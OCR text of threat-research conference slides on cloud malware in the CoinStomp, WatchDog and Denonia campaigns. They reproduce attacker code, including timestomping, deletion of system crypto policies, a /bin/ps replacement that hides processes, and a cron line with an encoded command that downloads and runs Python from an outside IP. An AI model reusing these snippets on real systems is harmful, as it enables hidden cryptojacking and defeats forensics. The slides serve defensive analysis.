CADO

Real-World Detection Evasion Techniques in the Cloud

Matt Muir

whoami

Matt Muir
Threat Intelligence Engineer,
Cado Security

@_mattmuir

Agenda

- **Introduction:**
- **CoinStomp:** Cloud-native malware with interesting anti-forensics
- **Watchdog:** Recent activities from a familiar name
- **Denonia:** Likely the first malware to target serverless environments
- **Conclusion:** Final thoughts

Introduction


The Cloud Challenge

Cloud Infection Vectors

- **Misconfigured services:** Docker, Redis etc
- **Credential theft:** IMDS querying, credential exfiltration
- **Poor permissions management**
- **SSH propagation:** lateral movement from compromised instance

Cloud Malware Objectives

- Cryptojacking still commonplace!
  - Considered low-hanging fruit for cloud TAs



Cloud Malware Objectives

Jonny Platt
@jonnyplatt · Follow

🎄 Excited to announce I just received my Christmas present from @awscloud!

😱 Horrified to see it's $45,000 in charges due to some scammer hacking my account + mining Crypto for the last few weeks

⏰ Had no sleep last night. It's now 23 hrs since my support ticket & no reply.

11:18 AM · Dec 14, 2021

Read the full conversation on Twitter

1K Reply Copy link

Read 86 replies


CoinStomp

CoinStomp Overview

- Specifically targets Asian Cloud Service Providers (CSPs)
- Exploits CSP cloud compute resources to mine cryptocurrency (yawn)
- However!
  - Employs timestamp manipulation
  - Removes system cryptographic policies
  - C2 communication performed via a reverse shell
  - References a prior cryptojacking campaign

CoinStomp: Timestamp Manipulation

```
12 if [ $? -eq 0 ]; then
13 if test -f /usr/bin/modusr; then
14 __curl MDOK >/dev/null 2>&1
15 else
16 cp $(grep -l 'Change the mode of each FILE to MODE' /usr/bin/* | sed q) /usr/bin/modusr && touch -t201905202223 /usr/bin/modusr
17 fi
18 if test -f /usr/bin/chusr; then
19 __curl CHOK >/dev/null 2>&1
20 else
21 cp $(grep -l 'chattr_dir_proc' /usr/bin/* | sed q) /usr/bin/chusr && touch -t201905101113 /usr/bin/chusr
22 fi
```

CoinStomp: System Weakening

```
23 rm -rf /usr/share/*crypto* ; pgrep crypto | xargs -I % kill -9 %
```

- /usr/share/*crypto* contains **system cryptographic policies**
- crypto process interfaces with **Linux Kernel Crypto API**
- **We've yet to see this system weakening technique in other campaigns**
- Please let us know if you have!

CoinStomp: Foiling Attribution

- Persistence for CoinStomp was achieved via Cron
- Cronjob includes an interesting commented line

```
241 echo '*/2 * * * * pkill tail >/dev/null 2>&1' >cron
242 echo '*/2 * * * * pkill masscan >/dev/null 2>&1' >>cron
243 echo '# https://anonpasta.rocks/raw/atucewakep' >>cron
244 echo '# 205.185.113.151\|cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly8yMDUuMTg1LjExMy4xNTEvZC5weSIpLnJlYWQoKSkn' >>cron
245 crontab -u root cron
246 rm -rf cron
```

```
http://xanthe.anondns.net:8080/files/fczyo
```

CoinStomp: Bonus… Jason Statham!

```
if (sub_4ad200(r12, rsi) == 0x0) {
        rbx = &var_B8;
        sub_44d5a0(rbx, 0x2, "config.jason", rcx);
        rsi = var_B8;
        sub_43a610(rbp, rsi, "config.jason", rcx, r8, r9);
```


WatchDog

WatchDog: Overview

- Prominent cloud-focused adversary group
- Known for high-profile cryptojacking campaigns
- Active since at least 2019
- Opportunistic - exploits misconfigured cloud resources via mass scanning


WatchDog: Custom Process Hider

- Similar timestomping technique
- The most UNIX-y process hider ever!

```
echo "#!/bin/bash">/bin/ps
echo "ps.lanigiro \$@ | grep -v 'ddns\|scan'" >>/bin/ps
touch -d 20160825 /bin/ps
chmod a+x /bin/ps
${CHATTR} +i /bin/ps
if [ -x /bin/ps.lanigiro ];then
    PS_CMD="/bin/ps.lanigiro"
fi
```

WatchDog: Steganography

WatchDog: Steganography




WatchDog: Hidden-ish Directory

```
drwx------ 5 ec2-user ec2-user  189 May 23 10:06 .
drwxr-xr-x 3 root     root       22 May 17 09:55 ..
drwxrwxr-x 2 ec2-user ec2-user   20 May 17 14:02 ...
-rw------- 1 ec2-user ec2-user 2043 May 17 16:24 .bash_history
-rw-r--r-- 1 ec2-user ec2-user   18 Jul 15  2020 .bash_logout
-rw-r--r-- 1 ec2-user ec2-user  193 Jul 15  2020 .bash_profile
-rw-r--r-- 1 ec2-user ec2-user  231 Jul 15  2020 .bashrc
```

WatchDog: Renaming Utilities

```
if [ -x "/usr/bin/cd1" -o -x "/bin/cd1" ];then
    if [ -f /bin/cd1 ];then
        export CURL_CMD="/bin/cd1"
    elif [ -f /usr/bin/cd1 ];then
        export CURL_CMD="/usr/bin/cd1"
    fi
fi
if [ -x "/usr/bin/curl" -o -x "/bin/curl" ];then
    if [ -f /bin/curl ];then
        export CURL_CMD="/bin/curl"
    elif [ -f /usr/bin/curl ];then
        export CURL_CMD="/usr/bin/curl"
    fi
fi
```


λ-denonia

Denonia: Introduction

- Golang malware targeting AWS Lambda
- (Yet another) crypojacking sample
- Unusual address resolution techniques for C2
- Cloud-specific knowledge evident

```
2022/04/01 11:37:21 expected AWS Lambda environment variables
[_LAMBDA_SERVER_PORT AWS_LAMBDA_RUNTIME_API] are not defined
```

Denonia: Introduction

```
2022/04/01 11:37:21 expected AWS Lambda environment variables
[_LAMBDA_SERVER_PORT AWS_LAMBDA_RUNTIME_API] are not defined
```

Denonia: DNS over HTTPS

```
GET /resolve?name=gw.denonia.xyz&type=A HTTP/1.1
Host: dns.google.com
User-Agent: GoKit XHTTP Client/0.17.0
Accept: application/dns-json
X-Http-Gokit-Requestid: 1648805839-3066110
Accept-Encoding: gzip
```

Denonia: DNS over HTTPS


```
{
    "Status": 0, "TC": false, "RD": true, "RA": true, "AD": false, "CD":
false,
    "Question": [{ "name": "gw.denonia.xyz.", "type": 1
    }],
    "Answer": [{ "name": "gw.denonia.xyz.",
        "type": 1, "TTL": 60,
        "data": "116.203.4.0"
    }],
    "Comment": "Response from 88.198.229.192."
}
```

Denonia: Custom Mining Pool


```
{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"echonet.amd64","pa
ss":"x","agent":"XMRig/6.15.2 (Linux x86_64) libuv/1.42.0
gcc/10.3.1","rigid":"echonet.amd64","algo":["cn/1","cn/2","cn/r","cn/fast","cn
/half","cn/xao","cn/rto","cn/rwz","cn/zls","cn/double","cn/ccx","cn-lite/1","c
n-heavy/0","cn-heavy/tube","cn-heavy/xhv","cn-pico","cn-pico/tlo","cn/upx2","r
x/0","rx/wow","rx/arq","rx/graft","rx/sfx","rx/keva","argon2/chukwa","argon2/c
hukwav2","argon2/ninja","astrobwt"]}}
```

Denonia: Custom Mining Pool


```
{"jsonrpc":"2.0","id":1,"error":null,"result":{"id":"486770742656407","job":{"
blob":"05053ce23c620087c06dc97eae8bafb8c0c67eea22e7375b752b59530ba51eec330ba04
210b2cc799316d400000004f163b7097d00009c570000000c0000000000000000000000000000
000","job_id":"611966654027992","height":6713047,"target":"c5a70000","id":"486
770742656407","algo":"astrobwt"},"status":"OK"}}
```

Denonia: Lambda tmpdir Utilisation

```
loc_894B09:
xor     eax, eax
lea     rbx, var_main_init_0_func1_NEW_THREAD
call    runtime_newproc ; execute in new thread
xor     eax, eax
lea     rbx, var_main_init_0_func2_NEW_THREAD
call    runtime_newproc ; execute in new thread
xor     eax, eax
lea     rbx, var_main_init_0_func3_NEW_THREAD
call    runtime_newproc ; execute in new thread
mov     eax, 1000000000
call    time_Sleep
lea     rax, pathToConfig+21C0h ; "/tmp/.xmrig.json0123456789ABCDEF0123456"...
mov     ebx, 16
call    os_Remove       ; config file deleted?
mov     rbp, [rsp+98h+var_8]
add     rsp, 98h
retn
```

Denonia: User Agent Spoofing

.rodata:000...	00000060	C	OW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.107 Safari/537.36\"GET /images/jord
.rodata:000...	00000060	C	an-80.png HTTP/1.1\" 304 - \"http://www.semicomplete.com/articles/ppp-over-ssh/\" \"Mozilla/4.0 (com
.rodata:000...	00000060	C	patible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR
.rodata:000...	00000060	C	3.0.4506.2152; .NET CLR 3.5.30729; InfoPath.3)\"GET /presentations/logstash-monitorama-2013/css/r
.rodata:000...	00000060	C	eveal.min.css HTTP/1.1\" 200 23581 \"http://semicomplete.com/presentations/logstash-monitorama-201
.rodata:000...	00000060	C	3/\" \"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.102
.rodata:000...	00000060	C	Safari/537.36\"GET /projects/keynav/keynav.html HTTP/1.1\" 200 191 \"http://www.semicomplete.com/p
.rodata:000...	00000060	C	rojects/keynav/\" \"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.6+ (KHTML, like Gecko) Chromiu
.rodata:000...	00000060	C	m/23.0.1271.95 Chrome/23.0.1271.95 Safari/537.6+ dwb/commit 2014-02-16 6ee2b9e\"GET /presentation
.rodata:000...	00000060	C	s/logstash-puppetconf-2013/images/bonsai1.png HTTP/1.1\" 304 - \"http://semicomplete.com/presentat
.rodata:000...	00000060	C	ions/logstash-puppetconf-2013/\" \"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
.rodata:000...	00000060	C	like Gecko) Chrome/32.0.1700.107 Safari/537.36\"GET /presentations/logstash-preso-1.0/images/nagi
.rodata:000...	00000060	C	os-sms4.png HTTP/1.1\" 200 72949 \"http://www.semicomplete.com/presentations/logstash-preso-1.0/\"
.rodata:000...	00000060	C	\"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.107
.rodata:000...	00000060	C	Safari/537.36\"GET /presentations/logstash-preso-1.0/images/alarm-clock.jpg HTTP/1.1\" 200 10645
.rodata:000...	00000060	C	\"http://www.semicomplete.com/presentations/logstash-preso-1.0/\" \"Mozilla/5.0 (Windows NT 6.1; WO

Conclusion

Read More About Cloud Security

- **Unit42:** “IAM Your Defense Against Cloud Threats”
- **Lacework:** “How Watchdog smuggles malware into your network as uninteresting photos”
- **Netlab360:** “Abcbot, an evolving botnet”
- **Anomali:** “Rocke Evolves Its Arsenal With a New Malware Family Written in Golang”

Read More About Cloud Security - Our Publications

- **Cado Security:** “WatchDog Continues to Target East Asian CSPs”
- **Cado Security:** “Cado Discovers Denonia: The First Malware Specifically Targeting Lambda”
- **Cado Security:** “Tales From the Honeypot: WatchDog Evolves With a New Multi-Stage Cryptojacking Attack”
- **Cado Security:** “CoinStomp Malware Family Targets Asian Cloud Service Providers”

Black Hat Sound Bytes: 3 Key Takeaways

- Currently, cloud-focused malware campaigns are lacking in technicality but are effective
- The success of these campaigns depends heavily on mistakes made by customers of CSPs
- Cloud TAs are becoming more sophisticated, cryptojacking may cease to be the main objective for these groups